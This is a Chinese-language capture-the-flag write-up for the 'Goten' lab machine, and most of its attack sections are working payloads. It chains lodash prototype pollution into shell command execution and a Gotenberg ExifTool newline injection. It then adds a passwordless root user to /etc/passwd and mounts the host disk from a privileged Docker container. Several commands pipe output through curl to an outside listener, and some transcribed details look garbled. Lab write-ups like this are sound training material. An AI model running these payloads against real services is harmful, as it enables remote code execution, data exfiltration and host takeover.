

Goten 靶机解题思路

1. 基本信息

字段	内容
靶机名称	Goten
难度等级	中等
目标	获取 root flag
系统环境	Alpine Linux + Docker (Privileged 特权容器)
描述	MazeSec 内部 CI/CD 审计页面 + PDF Cloud 服务，涉及 Lodash 原型污染、Gotenberg ExifTool 注入、Docker 特权容器逃逸

2. 网络拓扑


网络环境：

- 靶机 IP: 192.168.8.128
- Docker 网桥: 172.17.0.1 (gateway) / 172.17.0.2 (Gotenberg 容器)
- Kali 攻击机: 192.168.174.128

服务组件：

端口	服务	版本	说明
22	SSH	OpenSSH	远程管理
80	Apache httpd	2.x	MazeSec CI/CD 审计规范页面
8080	Node.js (Express)	v24	PDF Cloud - URL转PDF服务
3000	Docker Proxy	-	→ Gotenberg 容器 (127.0.0.1 only)

网络拓扑：



```

11 | [MazeSec 提示页] [PDF Cloud] [Docker Privileged]
12 | | |
13 | | [Lodash PP] |
14 | | |
15 | | [GET /status] |
16 | | RCE |
17 | | |
18 | | curl 127.0.0.1:3000
19 | | |
20 | +-----+-----+
21 | | |
22 | | [ExifTool 注入]
23 | | |
24 | | [写入 /etc/passwd]
25 | | |
26 | | [su pwned → root]
27 | | |
28 | | [mount /dev/sda3]
29 | | |
30 | | [读 /root/root.txt]

```

3. 漏洞点

3.1 Port 80 — MazeSec 信息页（提示溯源）

- 端口：80
- 访问：`http://192.168.8.128:80/`
- 内容："关于跨网关调用中'数据规约不一致'导致的中断通报"
- 关键提示：外部接口使用 snake_case，内部对象使用 camelCase；防范 `lodash.merge` 处理不可信 options 时的原型污染

页面对原型污染的明确描述：

防范递归混入带来的属性穿透：在使用 `lodash.merge` 等混入工具处理不可信的客户端 `options` 参数时，必须防止外部传入的特殊键名直接穿透至 JavaScript 的全局基类对象（如 `Object.prototype`）。

→ 直接指明攻击方向：lodash 原型污染。

3.2 PDF Cloud — Lodash 4.17.4 原型污染

- 端口：8080
- 文件：`/opt/pdfcloud/app.js`
- 依赖：`lodash: ^4.17.4`（已知原型污染漏洞）

漏洞代码：

```

1 // POST /convert - 原型污染入口
2 app.post('/convert', async (req, res) => {
3   const { url, options } = req.body;
4   const currentConfig = _.merge({}, GLOBAL_RENDER_OPTIONS, { pdfOptions:
    options || {} });

```

```

5 // ↑ lodash 4.17.4 的 _.merge 在处理 __proto__ 时污染 Object.prototype
6 });
7
8 // GET /status - RCE 触发点
9 app.get('/status', (req, res) => {
10     const config = {}; // 空对象
11     const nodePath = config.nodePath || "/usr/bin/node"; // 从原型链读取!
12     const output = execSync(`${nodePath} -v`).toString().trim();
13     // ↑ execSync 使用 /bin/sh -c 执行, 支持 shell 元字符注入
14 });

```

利用原理:

1. `_.merge` 将 `options.__proto__.nodePath` 合并到 `Object.prototype`
2. `config = {}` 通过原型链继承 `nodePath`
3. `execSync(注入值 + " -v")` 通过 shell 执行任意命令
4. `#` 注释掉尾部 `-v` 参数

利用载荷:

```

1 # Step 1: 污染原型链
2 curl -X POST http://192.168.8.128:8080/convert \
3     -H 'Content-Type: application/json' \
4     -d '{"url":"http://x","options":{"__proto__":
5         {"nodePath":"/tmp/exploit.sh"}}}'
6
7 # Step 2: 触发 RCE (nodePath 可以是脚本路径)
8 curl http://192.168.8.128:8080/status

```

Node.js 进程的权限上下文:

```

1 uid=1000(pdfcloud) gid=1000(pdfcloud) groups=1000(pdfcloud)
2 CapEff: 0000000000000000 (无任何 capabilities)
3 NoNewPrivs: 0 (SUID 二进制可获取特权)

```

3.3 Gotenberg ExifTool 换行符注入

- 端口: 3000 (仅 127.0.0.1)
- Gotenberg 版本: 8.29.1
- 漏洞端点: `/forms/pdfengines/metadata/write`
- CVE-2026-42589
- <https://github.com/advisories/GHSA-rqgh-gxv4-6657>

漏洞原理:

Gotenberg 使用 ExifTool 处理 PDF 元数据。元数据 JSON 键名中的换行符 `\n` 被 ExifTool 解析为独立的命令行参数。通过构造 `-if + Perl system()` 表达式实现命令注入:

```

1 metadata={"Title\n-if\nsystem('<cmd>')\n-Comment":"x"}
2 ↓ ExifTool 解析为
3 exiftool -Title -if -Comment=x file.pdf
4     ↓
5     执行 Perl: system('<cmd>')

```

容器内用户权限:

```

1 uid=1001(gotenberg) gid=1001(gotenberg) groups=1001(gotenberg),0(root)
2                                     ↑ 在 root 组!

```

利用载荷:

```

1 # 创建最小 PDF 文件
2 echo '%PDF-1.0
3 1 0 obj<</Type/Catalog/Pages 2 0 R>>endobj
4 2 0 obj<</Type/Pages/Kids[3 0 R]/Count 1>>endobj
5 3 0 obj<</Type/Page/MediaBox[0 0 612 792]/Parent 2 0 R>>endobj
6 xref 0 4 0000000000 65535 f 0000000009 00000 n 0000000058 00000 n 0000000115
  00000 n
7 trailer<</Size 4/Root 1 0 R>> startxref 190 %%EOF' > dummy.pdf
8
9 # 执行命令 (结果通过 curl 回传宿主机 172.17.0.1:6666)
10 curl -X POST http://127.0.0.1:3000/forms/pdfengines/metadata/write \
11   -F 'files=@dummy.pdf;type=application/pdf' \
12   --form-string '$'metadata={"Title\\n-if\\nsystem('\\<命令>\\')||1\\n-
  Comment":"x"}'

```

3.4 Docker 特权容器 /etc/passwd 可写

- 容器模式: `Privileged: true`
- 关键文件: `/etc/passwd` 权限 `-rw-rw-r-- root:root`
- gotenberg 在 root 组 (GID=0) → 可直接写入

提权到容器内 root:

```

1 # 添加无密码 root 用户
2 echo "pwned::0:0:root:/root:/bin/bash" >> /etc/passwd
3
4 # 切换 → UID=0, 获得全部 capabilities
5 su pwned -c "id"
6 # uid=0(root) gid=0(root) groups=0(root)

```

3.5 特权容器宿主机磁盘挂载

- 宿主机根分区: `/dev/sda3` (ext4)
- 挂载后读写:

```

1 mkdir -p /tmp/host_root
2 mount /dev/sda3 /tmp/host_root
3 cat /tmp/host_root/root/root.txt
4 # flag{root-0e19f671570370c62357f502b9981310}

```

3.6 bbsuid SUID 包装器 (兔子洞)

- **文件:** `/bin/bbsuid`, SUID root
- **功能:** 通过 symlink 调用 busybox applets (su, crontab, traceroute 等)
- **内部逻辑:**

```
1 // IDA 反编译关键代码
2 main(argc, argv) {
3     basename = strrchr(argv[0], '/');
4     if (!strcmp(basename, "bbsuid")) {
5         // --install 模式: 创建 symlink (需真实 root, getuid()==0)
6         if (argc==2 && !strcmp(argv[1], "--install")) { /* ... */ }
7         else errx(1, "Use --install to install symlinks");
8     }
9     // symlink 模式: 匹配 applet → execv("/bin/busybox", argv)
10    // EUID=0 传递, 但 busybox 内部用 getuid() 检查权限
11 }
```

结论: bbsuid 自身无漏洞, busybox 内部使用真实 UID 做权限判断, 非必要攻击路径。

4. 攻击链

```
1 [端口扫描 / 信息收集]
2 |
3 v
4 [Port 80 - MazeSec 页面]
5 |
6 +---> 发现提示: snake_case+camelCase + lodash.merge 原型污染
7 |
8 v
9 [Port 8080 - PDF Cloud 源码审计]
10 |
11 v
12 [POST /convert 注入 __proto__.nodePath] → lodash 4.17.4 原型污染
13 |
14 v
15 [GET /status 触发 execSync] → RCE as pdfcloud
16 |
17 v
18 [pdfcloud 通过 curl 访问本地 Gotenberg API]
19 |
20 v
21 [Gotenberg ExifTool 换行符注入]
22 curl localhost:3000/forms/pdfengines/metadata/write
23 --form-string '$metadata={"Title\\n-if\\nsystem(...)||1\\n-Comment":"x"}'
24 |
25 v
26 [容器内 gotenberg Shell]
27 uid=1001(gotenberg) groups=1001(gotenberg),0(root)
28 |
29 v
30 [写入 /etc/passwd: pwned::0:0:root:/root:/bin/bash]
```

```

31 | ↑ /etc/passwd 权限 0664, gotenberg 在 root 组 (GID=0)
32 |   |
33 |   v
34 | [su pwned → UID=0, 全部 capabilities]
35 |   |
36 |   v
37 | [mount /dev/sda3 /tmp/host_root]
38 |   |
39 |   v
40 | [cat /tmp/host_root/root/root.txt]
41 |   |
42 |   v
43 | flaq{root-0e19f671570370c62357f502b9981310}

```

备选回传方式（避免JSON转义问题）：

在 ExifTool 注入中使用 base64 编码 + `curl` 回传宿主机 (172.17.0.1):

```

1 | # 监听端（宿主机, pdfcloud shell）
2 | nc -l -p 6666 &
3 |
4 | # 注入端
5 | curl -X POST http://127.0.0.1:3000/forms/pdfengines/metadata/write \
6 |   -F 'files=@dummy.pdf;type=application/pdf' \
7 |   --form-string '$metadata={"Title\\n-if\\nssystem(\'命令|curl -X POST --data-
   | binary @- http://172.17.0.1:6666/\')|1\\n-Comment":"x"}'

```

5. 核心机制

5.1 Lodash 原型污染链

调用流程：

```

1 | POST /convert 的 options 参数
2 |   → __.merge({}, GLOBAL_RENDER_OPTIONS, { pdfOptions: options })
3 |   → lodash 4.17.4 递归合并 __proto__
4 |   → Object.prototype.nodeType = 注入值
5 |   → GET /status 的 config = {} 通过原型链读取
6 |   → execSync(注入值 + " -v") -- shell 执行

```

为什么 `nodePath` 而不是其他属性名？

因为 `/status` 接口中使用了 `config.nodePath`，只有污染这个属性名才能被读取。Port 80 页面的 `snake_case/camelCase` 提示也暗示了属性名映射。

5.2 ExifTool 命令注入机制

Gotenberg 调用链：

```

1  用户请求 (multipart form)
2    → Gotenberg API 解析 metadata JSON
3    → 传给 ExifTool: --form-string metadata='{\"Title\\n-if\\n...\\n-Comment\":\"x\"}'
4    → ExifTool 将 \\n 解释为参数分隔符
5    → -if 参数接受 Perl 表达式
6    → system('cmd') 执行 shell 命令
7    → ||| 确保表达式返回真值，避免报错

```

为什么 Internal Server Error 仍然执行成功？

`system()` 返回的是命令的退出码。`id` 等命令返回 0，但 `-if` 表达式期望最终值为真。`|||` 确保无论 `system()` 返回值如何，整个表达式都为真。HTTP 500 是 Gotenberg 后续处理出错，不影响已执行的命令。

5.3 /etc/passwd 可写突破

权限分析：

```

1  容器内 /etc/passwd: -rw-rw-r--  1 root root
2                      ^^^^
3                      root 组可写
4  gotenberg 用户组:   groups=gotenberg(1001),0(root)
5                      ↑
6                      GID=0

```

gotenberg 在 root 组中，而 `/etc/passwd` 对 root 组成员开放写权限（0664），因此可以直接追加用户条目。

添加的无密码 root 用户：

```

1  pwned::0:0:root:/root:/bin/bash
2      ↑↑
3      空密码字段 = 无密码
4      ↑↑
5      UID=0, GID=0 = root

```

`su pwned` 不需要密码即可切换到 root，获得 UID=0 和全部 capabilities。

5.4 特权容器宿主机磁盘挂载

为什么 root 后能 mount：

1. 容器是 `Privileged: true` → capability bounding set 包含所有能力
2. `su pwned` → UID=0 → kernel 授予 effective capabilities
3. `mount /dev/sda3 /tmp/host_root` → CAP_SYS_ADMIN 满足
4. `/dev/sda3` 即宿主机根分区，挂载后直接读写

为什么 gotenberg 不能直接 mount：

gotenberg (UID=1001, CapEff=0) 的有效 capability 集为空。即使容器是 privileged 模式，gotenberg 进程没有获得任何 capabilities。必须通过 `/etc/passwd` 写入创建 root 用户，再 `su` 到 root 才能获得。

5.5 用户命名空间容器逃逸尝试（探索记录）

在找到 `/etc/passwd` 可写之前，曾尝试以下路径，均因 Linux 安全机制而失败：

尝试	结果	失败原因
<code>unshare --user -r + mount</code>	✗	用户命名空间不能挂载宿主机块设备
<code>newgrp disk + dd</code>	✗	newgrp 要求密码认证
<code>nsenter --target 1</code>	✗	需要 CAP_SYS_ADMIN (gotenberg 无)
<code>capsh --caps=dac_override</code>	✗	子命名空间 DAC_OVERRIDE 受限
<code>cgroup release_agent</code>	✗	cgroup v2 无此机制
<code>echo pwned:... >> /etc/passwd</code>	✓	root 组可写！

6. 附录：完整 ExifTool 注入演示

终端 1 — 宿主机监听：

```
1 | nc -l -p 6666
```

终端 2 — 逐步攻击：

```
1 # 创建最小 PDF
2 cat > dummy.pdf << 'EOF'
3 %PDF-1.0
4 1 0 obj<</Type/Catalog/Pages 2 0 R>>endobj
5 2 0 obj<</Type/Pages/Kids[3 0 R]/Count 1>>endobj
6 3 0 obj<</Type/Page/MediaBox[0 0 612 792]/Parent 2 0 R>>endobj
7 xref 0 4 0000000000 65535 f 0000000009 00000 n 0000000058 00000 n 0000000115
8 trailer<</Size 4/Root 1 0 R>> startxref 190 %%EOF
9 EOF
10
11 # Step 1: 验证容器内用户
12 curl -X POST http://127.0.0.1:3000/forms/pdfengines/metadata/write \
13   -F 'files=@dummy.pdf;type=application/pdf' \
14   --form-string '$metadata={"Title\\n-if\\nssystem(\\'id|curl -X POST --data-
15   binary @- http://172.17.0.1:6666/\\')|1\\n-Comment":"x"}'
16
17 # Step 2: 添加无密码 root 用户
18 curl -X POST http://127.0.0.1:3000/forms/pdfengines/metadata/write \
19   -F 'files=@dummy.pdf;type=application/pdf' \
20   --form-string '$metadata={"Title\\n-if\\nssystem(\\'echo
21   pwned::0:0:root:/root:/bin/bash>>/etc/passwd;echo DONE|curl -X POST --data-
22   binary @- http://172.17.0.1:6666/\\')|1\\n-Comment":"x"}'
23
24 # Step 3: 逃逸 - 挂载宿主机磁盘、读 flag
25 # 使用 base64 避免 JSON 转义问题
```



```
24 # base64(mkdir -p /tmp/h;mount /dev/sda3 /tmp/h;cat /tmp/h/root/root.txt
25 2>&1)
26 curl -X POST http://127.0.0.1:3000/forms/pdfengines/metadata/write \
27 -F 'files=@dummy.pdf;type=application/pdf' \
--form-string '$'metadata={"Title\\n-if\\nsystem(\\'echo
bWtkaxIgLXAgL3Rtcc9o021vdw50IC9kZXYvc2RhMyAvdG1wL2g7Y2F0IC90bXAvaC9yb290L3Jvb
3QudHh0IDI+JjE=|base64 -d>/tmp/e.sh;chmod 755 /tmp/e.sh;su pwned /tmp/e.sh
2>&1|curl -X POST --data-binary @- http://172.17.0.1:6666/\')||1\\n-
Comment":"x"}'
28 # → flag{root-0e19f671570370c62357f502b9981310}
```